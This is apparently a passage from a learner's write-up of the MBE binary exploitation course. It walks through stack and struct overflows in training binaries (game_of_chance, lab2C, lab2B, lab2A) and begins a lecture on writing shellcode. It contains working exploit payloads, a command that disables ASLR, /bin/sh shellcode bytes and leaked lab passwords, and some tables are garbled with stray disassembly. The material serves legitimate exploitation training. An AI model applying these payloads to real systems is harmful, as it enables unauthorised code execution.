1 #include <stdio.h>\n2 #include <stdlib.h>\n3 #include <string.h>\n4\n5 int check_authentication(char *password) {\n6     int auth_flag = 0;\n7     char password_buffer[16];
```

I tried compiling the source differently however it had no affect... So, I continued with the MBE course.

4-game_of_chance

The next task given was to read and understand the game of chance program. Once completed find and exploit the vulnerability.

To begin I started looking at the source code and immediately noted that the user structure contained a name buffer that could only hold 100 bytes.

```
// Custom user struct to store information about users
struct user {
    int uid;
    int credits;
    int highscore;
    char name[100];
    int (*current_game) ();
};
```

I decided to target this buffer for this very reason. We can see that when the user performs the login, he must selection option 5.

```
else if (choice == 5) {
    printf("\nChange user name\n");
    printf("Enter your new name: ");
    input_name();
    printf("Your name has been changed.\n\n");
```

Once selected a call is made to input_name() where the new username is obtained.

```
// This function is used to input the player name, since
// scanf("%s", &whatever) will stop input at the first space.
void input_name() {
    char *name_ptr, input_char='\n';
    while(input_char == '\n') // Flush any leftover
        scanf("%c", &input_char); // newline chars.

    name_ptr = (char *) &(player.name); // name_ptr = player.name's address
    while(input_char != '\n') { // Loop until newline.
        *name_ptr = input_char; // Put the input char into name field.
        scanf("%c", &input_char); // Get the next char.
        name_ptr++; // Increment the name pointer.
    }
    *name_ptr = 0; // Terminate the string.
}
```

We can see the name pointer (name_ptr) is used to write the chars into the player.name buffer.

From here I decided to load it up into the debugger, since we were given debugging symbols I decided to set breakpoints on lines 78 call to input_name(), and 197 within the input_name() function right when player.name is assigned to the name pointer (name_ptr). Note: before doing so I decided to set my name to 104 A's. Right when we see the assignment take note of the address currently stored in player.name.

```

→ 197      name_ptr = (char *) &(player.name); // name_ptr = player name's address
198      while(input_char != '\n') { // Loop until newline.
199          *name_ptr = input_char; // Put the input char into name field.
200          scanf("%c", &input_char); // Get the next char.
201          name_ptr++; // Increment the name pointer.
202      }

[#0] Id 1, Name: "game_of_chance", stopped, reason: BREAKPOINT

[#0] 0x56556b2b → input_name()
[#1] 0x5655664b → main()

gef> x/x &player.name
0x5655b08c <player+12>: 0x41410071

```

It seems 2 bytes have overwritten this address, if we send 4 B's followed by 102 A's we can see we have full control of the address pointed to by: &player.name.

```

→ 197      name_ptr = (char *) &(player.name); // name_ptr = player name's address
198      while(input_char != '\n') { // Loop until newline.
199          *name_ptr = input_char; // Put the input char into name field.
200          scanf("%c", &input_char); // Get the next char.
201          name_ptr++; // Increment the name pointer.
202      }

[#0] Id 1, Name: "game_of_chance", stopped, reason: BREAKPOINT

[#0] 0x56556b2b → input_name()
[#1] 0x5655664b → main()

gef> x/x &player.name
0x5655b08c <player+12>: 0x42424242

```

But what can we do with this? If we exit the debugger and change our name to a buffer of 150 bytes (A's), and play any game the following occurs:

```

Change user name
Enter your new name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA,
Your name has been changed.

-[ Game of Chance Menu ]-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA, You have 100 credits] -> 1

[DEBUG] current_game pointer @ 0x41414141
Segmentation fault

```

Nice we control the current game pointer! Immediately my thought was I could make the current_game pointer point to the Jackpot function giving us 100 credits.

```
183 // This function simply awards the jackpot for the Pick a Number game
184 void jackpot() {
185     printf("***** JACKPOT *****\n");
186     printf("You have won the jackpot of 100 credits!\n");
187     player.credits += 100;
188 }
```

Before doing this, I decided to identify where in our buffer the overwrite occurs. To do this I generated a pattern as shown below.

```
gef> pattern create 200
[+] Generating a pattern of 200 bytes
aaaabaaaacaaadaaaeaaafaaagaaaahaaaiaajaaakaaalaaaamaaa
[+] Saved as '$_gef0'
gef> █
```

Nice, once the program has been crashed, we see the following value populated in EIP.

```
$eax : 0x6261617a ("zaab"?)  
$ebx : 0x5655b000 → <_GLOBAL_OFFSET_TABLE_+0> cld  
$ecx : 0x1  
$edx : 0x7ffa9890 → 0x00000000  
$esp : 0xfffffd22c → 0x56556d1e → <play_the_game+69> cmp eax, 0xffffffff  
$ebp : 0xfffffd248 → 0xfffffd268 → 0x00000000  
$esi : 0x7ffa8000 → 0x001d9d6c  
$edi : 0x7ffa8000 → 0x001d9d6c  
$eip : 0x6261617a ("zaab"?)  
$eflags: [zero carry PARITY adjust SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]  
$cs: 0x0023 $ss: 0x002b $ds: 0x002b $es: 0x002b $fs: 0x0000 $gs: 0x0063
```

If we lookup the pattern offset, it seems to be just at 100 bytes.

```
gef> pattern offset baaz 200
[+] Searching 'baaz'
[+] Found at offset 100 (little-endian search) likely
gef> █
```

Sending a buffer with 100 A's 4 B's and 96 C's we can see we have successfully found the offset to the return address in EIP.

```
$eax : 0x42424242 ("BBBB"?)  
$ebx : 0x5655b000 → <_GLOBAL_OFFSET_TABLE_+0> cld  
$ecx : 0x1  
$edx : 0x7ffa9890 → 0x00000000  
$esp : 0xfffffd22c → 0x56556d1e → <play_the_game+69> cmp eax, 0xffffffff  
$ebp : 0xfffffd248 → 0xfffffd268 → 0x00000000  
$esi : 0x7ffa8000 → 0x001d9d6c  
$edi : 0x7ffa8000 → 0x001d9d6c  
$eip : 0x42424242 ("BBBB"?)  
$eflags: [zero carry PARITY adjust SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]  
$cs: 0x0023 $ss: 0x002b $ds: 0x002b $es: 0x002b $fs: 0x0000 $gs: 0x0063
```

Having control over the address pointed to by EIP I decided to replace our B's with the address of the jackpot 0x53e58955.

```
gef> x/x &jackpot  
0x1aa4 <jackpot>: 0x53e58955
```

Since the system we are working on right now uses little endian, when placing it within the buffer I sent it as “\x55\x89\xe5\x53”. Once sent it didn’t work. So, I crashed the program within gdb, and at crash time I can see that the correct address is 0x56556aa4.

```
gef> x/x &jackpot  
0x56556aa4 <jackpot>: 0x53e58955
```

Notably If you are like me using Kali to exploit this outside of GDB, you will need to disable address randomization. Anyhow, below is the final POC based on the gathered information.

```
1 #!/usr/bin/env python  
2 #  
3 # Note: May need to disable ASLR to get it to work  
4 #       outside of GDB  
5 #  
6 # Command:  
7 #   echo 0 > /proc/sys/kernel/randomize_va_space  
8 #  
9  
10 import sys  
11  
12 offset = 'A' * 100  
13 retADDR = "\xa4\x6a\x55\x56" # <x/x &jackpot>  
14 padding = 'C' * 106  
15  
16 payload = offset + retADDR + padding  
17  
18 injection = (  
19 "6\n"      # Reset your account at credits  
20 "5\n"      # Change user name  
21 "{:s}\n"   # <evil buffer>  
22 "1\n"      # Play the Pick a Number game  
23 "1\n"      # <guess>  
24 "n\n"      # DO NOT PLAY AGAIN  
25 "5\n"      # Reset your account at credits  
26 "{:s}\n"   # <evil buffer>  
27 ).format(payload, payload)  
28  
29 injection += "1\ny\n" * 50  
30  
31 sys.stdout.write(injection)
```

Once ran against the vulnerable application we can see we hit the jackpot (*python exploit.py | ./game*)!

```
[DEBUG] current game pointer @ 0x56556aa4  
*++*++*++*++* JACKPOT *++*++*++*++*  
You have won the jackpot of 100 credits!  
  
You now have 190 credits  
Would you like to play again? (y/n)  
[DEBUG] current_game pointer @ 0x56556aa4  
*++*++*++*++* JACKPOT *++*++*++*++*  
You have won the jackpot of 100 credits!  
  
You now have 290 credits  
Would you like to play again? (y/n)  
[DEBUG] current_game pointer @ 0x56556aa4  
*++*++*++*++* JACKPOT *++*++*++*++*
```

0x06 - Memory Corruption Lab

This is the second lab or in-house wargame which covers memory corruption. Levels are within `levels/lab2` beginning with **lab2C**. The goal in each challenge is to get a shell and grab the user's password.

Notably I double checked to see if these challenges needed to be done without ASLR by checking the memory protections within the MBE lab.

```
root@warzone:/levels/lab02$ cat /proc/sys/kernel/randomize_va_space  
0
```

Another thing to note is that we were given source code for each binary so instead of reverse engineering them I compiled them as instructed (within source) and utilized the given source code instead of reverse engineering it.

```
root@warzone:/levels/lab02$ ls -l  
total 36  
-r-sr-x--- 1 lab2end lab2A 7500 Jun 21 2015 lab2A  
-r----- 1 lab2A lab2A 1153 Jun 21 2015 lab2A.c  
-r-sr-x--- 1 lab2A lab2B 7451 Jun 21 2015 lab2B  
-r----- 1 lab2B lab2B 474 Jun 21 2015 lab2B.c  
-r-sr-x--- 1 lab2B lab2C 7428 Jun 21 2015 lab2C  
-r----- 1 lab2C lab2C 513 Jun 21 2015 lab2C.c
```

To begin these challenges I logged into the VM using the credentials `lab2C:lab02start`.

If you're like me and prefer another debugger (GEF) you can install it by doing the following.

- Enter the /tools directory this is where PEDA is installed.
- Clone your repo / tool in my case it was GEF
- Rename repo directory to “peda” (backup original “peda” just in case)
- Rename tool to peda.py (so it’s called)

This method the tool will be installed for all users/challenges.

```
lab2C@warzone:~$ gdb  
GEF for linux ready, type `gef` to start, `gef config` to configure  
76 commands loaded for GDB 7.9 using Python engine 2.7  
[*] 4 commands could not be loaded, run `gef missing` to know why.  
gef> 
```

Lab 0x02C

Before I even dug into the source code, I ran the program and it just seems to take a string as its first argument.

```
lab2c@warzone:/levels/lab02$ ./lab2C
usage:
./lab2C string
lab2c@warzone:/levels/lab02$ ./lab2C test
Not authenticated.
set me was 0
```

When looking at the source code within the main function we can see that our argument is copied into a buffer “buf” that can only hold 15 bytes; this of course is where the vulnerability lies.

```
int set_me = 0;
char buf[15];
strcpy(buf, argv[1]);

if(set_me == 0xdeadbeef)
{
    shell();
}
```


We can also see if we set “set_me” to 0xdeadbeef we enter a function called shell() that will of course allow us to enter a shell...

```
void shell()
{
    printf("You did it.\n");
    system("/bin/sh");
}
```

Knowing this I decided to send 20 A's and view the state of the application within GDB. However, I quickly found that this binary had no symbols loaded so I would not be able to easily set breakpoints at lines.

```
lab2c@warzone:/levels/lab02$ gdb -q ./lab2C
GEF for linux ready, type `gef' to start, `gef config' to configure
76 commands loaded for GDB 7.9 using Python engine 2.7
[*] 4 commands could not be loaded, run `gef missing' to know why.
Reading symbols from ./lab2C... (no debugging symbols found) ... done.
gef> list
No symbol table is loaded. Use the "file" command.
gef>
```

Knowing this I loaded the binary into IDA and saw that the comparison would occur at 0x80486F8.



```
loc_80486F8:
    mov     dword ptr [esp+2Ch], 0
    mov     eax, [ebp+argv]
    add     eax, 4
    mov     eax, [eax]
    mov     [esp+4], eax
    lea     eax, [esp+1Dh]
    mov     [esp], eax
    call    _strcpy
    cmp     dword ptr [esp+2Ch], 0DEADBEEFh
    jnz     short loc_8048729
```

Once the breakpoint had been set and I had stepped over the strcpy call within GDB I could see we had control over the value being compared to 0xDEADBEEF.

```
-> 0x8048718 <main+75>      cmp    DWORD PTR [esp+0x2c], 0xdeadbeef
    0x8048720 <main+83>      jne    0x8048729 <main+92>
    0x8048722 <main+85>      call   0x80486ad <shell>
    0x8048727 <main+90>      jmp   0x804873d <main+112>
    0x8048729 <main+92>      mov    eax, DWORD PTR [esp+0x2c]
    0x804872d <main+96>      mov    DWORD PTR [esp+0x4], eax

[#0] Id 1, Name: "lab2C", stopped 0x8048718 in main (), reason: BREAKPOINT

[#0] 0x8048718->main()

gef> hexdump dword $esp+0x2c 1
0xbffff6bc|+0x0000 0x41414141
```

Based on this I proceeded to send the following buffer of 15 A's and "BCDEF". Once sent we can see that the offset to the overwrite is 15 bytes.

```
gef> hexdump dword $esp+0x2c 1
0xbffff6bc|+0x0000 0x45444342
```

Below is the final exploit!

```
python -c "import struct; print 'A'*15+struct.pack('<L', 0xdeadbeef) +'AA'"
```

Keep in mind that the struct operation places the value 0xdeadbeef into little endian instead of manually doing it. Once sent we get our shell along with lab2B's password (1m_all_ab0ut_d4t_b33f)!

```
lab2C@warzone:/levels/lab02$ ./lab2C $(python -c "import struct; print 'A'*15+struct.pack('<L', 0xdeadbeef) +'AA'")
You did it.
$ id
uid=1006(lab2C) gid=1007(lab2C) euid=1007(lab2B) groups=1008(lab2B),1001(gameuser),1007(lab2C)
$ cat /home/lab2B/.pass
1m_all_ab0ut_d4t_b33f
$
```

Lab 0x2B

With the last challenge completed I proceeded to tackle the next one using the credentials `lab2B: 1m_all_abOut_d4t_b33f`. As with the last challenge this program only accepted one argument, so I looked at the source code. Within the main function we can see that our argument will be passed as a parameter to a function called print_name.

```
int main(int argc, char** argv)
{
    if(argc != 2)
    {
        printf("usage: \n%s string\n", argv[0]);
        return EXIT_FAILURE;
    }

    print_name(argv[1]);

    return EXIT_SUCCESS;
}
```

Within this function we can see that our parameter is copied into a buffer that can only hold 15 bytes, this of course is where the vulnerability resides.

```
void print_name(char* input)
{
    char buf[15];
    strcpy(buf, input);
    printf("Hello %s\n", buf);
}
```

However, this time I needed to find a way to get into the shell function and pass the exec_string variable into it...

```
char* exec_string = "/bin/sh";

void shell(char* cmd)
{
    system(cmd);
}
```

Based on what I know I'm thinking I can overwrite the instruction pointer, call the shell function and place the address of the exec_string variable at the top of the stack. That way then the call occurs the argument is taken... you guessed it... from the stack.

To begin I sent a buffer confirming I can overwrite the instruction pointer, then I calculated the offset to be at 27 bytes. Overall, I sent 27 A's, 4 B's, and 50 C's. Once sent the registers at crash time were as follows.

```
$eax : 0x58
$ebx : 0xb7fc000 -> 0x001a9da8
$ecx : 0x0
$edx : 0xb7fce898 -> 0x00000000
$esp : 0xbffff670 -> "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC"
$ebp : 0x41414141 ("AAAA"?) 
$esi : 0x0
$edi : 0x0
$eip : 0x42424242 ("BBBB"?) 
$eflags: [carry parity adjust zero SIGN trap INTERRUPT direction overflow RESUME]
```

Looking at the stack, I determined that the stack directly points at the start of our C's.

```
gef> hexdump byte $esp-2 10
0xbffff66e      42 42 43 43 43 43 43 43 43 43      BBCCCCCCCC
gef> hexdump byte $esp 10
0xbffff670      43 43 43 43 43 43 43 43 43 43      CCCCCCCCCC
gef> 
```

Loading up the binary in IDA within the Exports window I can see that the exec_string variable is located at 0x0804A028.

Name	Address
__libc_csu_fini	00000000080487B0
.term_proc	00000000080487B4
exec_string	000000000804A028

And our shell function can be found at 0x080486bd.

```
00000000080486BD: shell (Synchronized with Hex View-1)
```

Putting it all together I sent the following buffer within GDB and set a breakpoint at 0x080486bd.

```
r $(python -c "import struct; print 'A'*27+struct.pack('<L', 0x080486bd)+struct.pack('<L', 0x0804a028) +'C'*50")
```

Once sent we could see that we entered the shell function.

```
gef> r $(python -c "import struct; print 'A'
Starting program: /levels/lab02/lab2B $(pyth
Hello AAAAAAAAAAAAAAAAAAAAAA@CCCCCCCC
Breakpoint 1, 0x080486bd in shell ()
```

However, when I continued to step through, I noticed that the top of the stack pointed at 0x43434343.

```
0xbffff654|+0x0000: 0x43434343 <-$esp
0xbffff658|+0x0004: 0x41414141
0xbffff65c|+0x0008: 0x41414141
```

Based on this the call would fail; this can be further confirmed looking at the argument window provided by GEF.

```
system@plt (
    [sp + 0x0] = 0x43434343
)
```

After messing with the C's, sending data before and after (e.g 46 C's + BBBB and BBBB + 46 C's) I determined that the address ultimately passed to system would be 4 bytes from the return address overwritten. The final exploit buffer was as follows.

```
r $(python -c "import struct; print 'A'*27+struct.pack('<L', 0x080486bd) +'BBBB'+struct.pack('<L', 0x0804a028) +'C'*46")
```

Once sent we could see that the call would be successful as this address points to /bin/sh!

```
system@plt (
    [sp + 0x0] = 0x0804a028->0x080487d0-> das
)

[#:1] Id 1, Name: "lab2B", stopped 0x080486c9 in shell (), reason: SINGLE STEP
[#:1] 0x080486c9->shell()

gef> x/s 0x080487d0
0x080487d0:      "/bin/sh"
gef>
```

However even after sending this I still got no shell... looking back at the buffer send although 0x0804a028 pointed to 0x080487d0 it contained a different result when passed to system.

```
gef> x/s 0x0804a028
0x0804a028 <exec_string>:          "\004\b"
```

This could also be seen from ltrace.

```
lab2B@warzone:/levels/lab02$ ltrace ./lab2B $(python -c "import struct; p
 libc_start_main(0x80486fd, 2, 0xbffff714, 0x8048740 <unfinished ...>
 strcpy(0xbffff641, "AAAAAAAAAAAAAAAAAAAAAA\275\206\004\bB"...)
 printf("Hello %s\n", "AAAAAAAAAAAAAAAAAAAAAA\275\206\004\bB"...
 )                                     = 46
 system("\320\207\004\b"sh: 1: : not found
```

Because of this my final buffer is as follows.

```
r $(python -c "import struct; print 'A'*27+struct.pack('<L', 0x080486bd) +'BBBB'+struct.pack('<L', 0x080487d0) +'C'*46")
```

Once sent we can see we have successfully obtained lab1A's password (i_c4ll_wh4t_i_w4nt_n00b).

```
lab2B@warzone:/levels/lab02$ ./lab2B $(python -c "import struct; print 'A'*27+struct.pack('<L'
Hello AAAAAAAAAAAAAAAAAAAAAA\0BBBBCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
$ id
uid=1007(lab2B) gid=1008(lab2B) euid=1008(lab2A) groups=1009(lab2A),1001(gameuser),1008(lab2B)
$ cat /home/lab2A/.pass
i_c4ll_wh4t_i_w4nt_n00b
```

Lab 0x2A

With the last challenge completed I proceeded to tackle the next one using the credentials `lab2A: i_c4ll_wh4t_i_w4nt_n00b`. Unlike the previous two challenges this program accepted 10 words as input before determining if we could authenticate.

```
lab2A@warzone:/levels/lab02$ ./lab2A
Input 10 words:
word
Here are the first characters from the 10 words concatenated:
wwwwwwwwww
Not authenticated
```

From here I decided the best course of action would be to dive straight into the source code. The function “concatenate_first_chars()” would be called upon execution.

```
16 void concatenate_first_chars()
17 {
18     struct {
19         char word_buf[12];
20         int i;
21         char* cat_pointer;
22         char cat_buf[10];
23     } locals;
24     locals.cat_pointer = locals.cat_buf;
25
26     printf("Input 10 words:\n");
27     for(locals.i=0; locals.i!=10; locals.i++)
28     {
29         // Read from stdin
30         if(fgets(locals.word_buf, 0x10, stdin) == 0 || locals.word_buf[0] == '\n')
31         {
32             printf("Failed to read word\n");
33             return;
34         }
35         // Copy first char from word to next location in concatenated buffer
36         *locals.cat_pointer = *locals.word_buf;
37         locals.cat_pointer++;
38     }
39
40     // Even if something goes wrong, there's a null byte here
41     // preventing buffer overflows
42     locals.cat_buf[10] = '\0';
43     printf("Here are the first characters from the 10 words concatenated:\n\
44 %s\n", locals.cat_buf);
45 }
```

The two variables that immediately caught my attention were word_buf, and cat_buf as both were character buffers.

On line 30 we can see a call to fgets, which will read 16 bytes (0x10 is 16 in decimal) from stdin and store it into word_buf which can only hold 12 bytes. Based on this I decided to send 16 bytes 11 times and as a result we get a segmentation fault.

```
lab2A@warzone:/levels/lab02$ python -c 'buf="A"*16+"\n"; print buf*11' | ./lab2A
Input 10 words:
Failed to read word
Not authenticated
Segmentation fault (core dumped)
```

Looking at this in GDB as explained within the source the NULL byte does in fact seem to affect exploitation.

```
$eip    : 0x0
$eflags: [carry PARITY adjust zero SIGN
$cS: 0x0073 $ss: 0x007b $ds: 0x007b $es:
-
0xbfff4149|+0x0000: 0x00000000 <-$esp
0xbfff414d|+0x0004: 0x00000000
```

However, the NULL byte seems to be placed at an index of 10 within the character array. So, I decided to send a buffer of 16 A's * 16 and a word under 10 bytes. As a result, exploitation was once again trivial.

```
lab2A@warzone:/levels/lab02$ python -c 'buf="A"*16+"\n"; print "%s%s" % (buf*16, "word")' > /tmp/buffer
lab2A@warzone:/levels/lab02$ gdb -q ./lab2A
GEF for linux ready, type `gef` to start, `gef config` to configure
76 commands loaded for GDB 7.9 using Python engine 2.7
[*] 4 commands could not be loaded, run `gef missing` to know why.
Reading symbols from ./lab2A... (no debugging symbols found)...done.
gef> r < /tmp/buffer
Starting program: /levels/lab02/lab2A < /tmp/buffer
Input 10 words:
Failed to read word

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

The register state looked as follows.

```
$eax   : 0x14
$ebx   : 0xb7fc000 -> 0x001a9da8
$ecx   : 0xb7fd8000 -> "Failed to read word\n"
$edx   : 0xb7fce898 -> 0x00000000
$esp   : 0xbffff6e0 -> 0x41414141 ("AAAA"?)
$ebp   : 0x41414141 ("AAAA"?)
$esi   : 0x0
$edi   : 0x0
$eip   : 0x41414141 ("AAAA"?)
$eflags: [carry parity adjust zero SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cS: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033
```

Of course, in the exploitation shown above we sent 16 chunks of 16 A's overwriting the return address, but which of the 16 bytes achieved this?

Well rather than figure that out I decided to send the alphabet, 1-9, and about 14 B's the command is shown below.

```
python -c "buf='ABCDEFGHIJKLMNOPQRSTUVWXYZ123456789BBBBBBBBBBBBBBB'+'\n'; print "%s%s" %(buf*16, "word")' > /tmp/buffer
```

Once sent the return address seemed to be getting bytes from completely different locations.

```
$ecx : 0xb7fd8000 -> "Failed to read word\n"
$edx : 0xb7fce898 -> 0x00000000
$esp : 0xfffff6e0 -> 0x42355041 ("AP5B"?)  
$ebp : 0x42355041 ("AP5B"?)  
$esi : 0x0  
$edi : 0x0  
$eip : 0x42355041 ("AP5B"?)
```

This was strange however ultimately it should not prevent exploitation. Now I just needed the address of the shell function.

```
1 void shell()
2 {
3     printf("You got it\n");
4     system("/bin/sh");
5 }
```

To find it I loaded the binary into IDA, once loaded I found it to be at 0x080486FD.

00000000080486FD: shell

Because of little endian-ness my final payload was as follows.

However once ran I would get a segmentation fault even though we have clearly entered the shell function.

```
lab2A@warzone:/levels/lab02$ ./lab2A < /tmp/buffer
Input 10 words:
Failed to read word
You got it
Segmentation fault (core dumped)
```

After some googling, I found that I needed to rebind stdin to our input. This can be done with cat, once sent the users password was revealed (D1d y0u enjoy y0ur c4ts?).

```
lab2A@warzone:/levels/lab02$ (cat /tmp/buffer; cat) | ./lab2A
Input 10 words:

Failed to read word
You got it
id
uid=1008(lab2A) gid=1009(lab2A) euid=1009(lab2end) groups=1010(lab2end),1001(gameuser),1009(lab2A)
cat /home/lab2end/.pass
Did y0u enj0y y0ur cats?
```

0x07 - Shellcoding


This lecture will basically review the previous lecture on Stack Smashing and introduce the concept of crafting shellcode.

Basic Stack Smashing Review

Looking at the program below you should immediately spot the vulnerability.

```
1 void function(char *str) {
2     char buffer[16];
3     strcpy(buffer,str);
4 }
5
6 void main() {
7     char large_string[256];
8     fgets(large_string, strlen(large_string), stdin);
9     function(large_string);
10 }
```

If the user enters anything <= 16 bytes everything will function properly, however anything more and the program will have a segmentation fault overwriting critical registers such as the instruction pointer. Below are images provided by MBE describing the above.



In the previous lab we were given programs containing functions that launch a shell, but in the real world we won't be so lucky. Because of this in a real scenario we will have to introduce our own win function by injecting our own code!

Defining Shellcode

Shellcode is just a set of instructions that are injected by the user and executed by the exploited binary. Generally, the “payload” of the exploit. Using shellcode, we can make the program execute code that never existed in the original binary.

Historically the name shellcode started from a command shell, like **/bin/sh** or in windows **cmd**.

Shellcode as C

Generally, shellcode is hand-coded in assembly, but the same functionality can be seen in C.

```
1 #include <stdlib.h>
2
3 int main(){
4     char *shell[2];
5
6     shell[0] = "/bin/sh";
7     shell[1] = NULL;
8     execve(shell[0], shell, NULL);
9     exit(0);
10 }
```

Shellcode as x86

OpCodes	Assembly
31c0	xor eax, eax
50	push eax
682f2f7368	push 0x68732f2f
682f62696e	push 0x6e69622f
89e3	mov ebx, esp
89c1	mov ecx, eax
89d0	mov eax, edx
b00b	mov al, 0xb
cd80	int 0x80
31c0	xor eax, eax
40	inc eax
cd80	int 0x80

Shellcode as a String

In the screenshot below I use my tool sickle.

```
root@kali:~# sickle -r asmSC -v shellcode
Payload size: 28 bytes
unsigned char shellcode[] =
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3"
"\x89\xc1\x89\xd0\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80";
```

Hello World Shellcode


In the lecture we are provided with the following assembly code, along with the string constant representation.

<pre>user_code: jmp message write_str: xor eax, eax xor ebx, ebx xor edx, edx mov eax, 4 mov ebx, 1 pop ecx mov edx, 13 int 0x80 mov eax, 1 xor ebx, ebx int 0x80 message: call write_str .ascii "Hello, World\n"</pre>	<p>Machine code as a string constant:</p> <p>"\xEB\x21\x31\xC0\x31\xDB\x31\xD2 \xB8\x04\x00\x00\x00\xBB\x01\x00 \x00\x00\x59\xBA\x0D\x00\x00\x00 \xCD\x80\xB8\x01\x00\x00\x00\x31 \xDB\xCD\x80\xE8\xDA\xFF\xFF\xFF \x48\x65\x6C\x6C\x6F\x2C\x20\x57 \x6F\x72\x6C\x64\x0A" loc_31306D push [ebp+arg_4] ; cmp [ebp+arg_0], esi jne short loc_31308F</p> <p>loc_313066: 53 Bytes ; CODE XREF: sub_312FD8+55 push 0Dh ; call sub_31411B ;</p> <p>loc_31306D: ; CODE XREF: sub_312FD8+49 call sub_3140F3 ; test eax, eax ; call sub_3140F3 ; jmp short loc_31308C ; CODE XREF: sub_312FD8+55</p> <p>loc_31307D: ;----- call sub_3140F3 ; jmp short loc_31308C ; CODE XREF: sub_312FD8+49</p> <p>https://defuse.ca/online-x86-assembler.htm#disassembly</p>
---	---

When the shellcode is read as a string, the null bytes will become an issue with common string functions. The solution to this issue is making our shellcode null free. This can be seen down below.

```
root@kali:~# msf-nasm_shell  
nasm > mov eax,4  
00000000  B804000000          mov eax,0x4  
nasm > mov al,4  
00000000  B004                mov al,0x4
```

x86 Register Review



Hello World with NULL Bytes

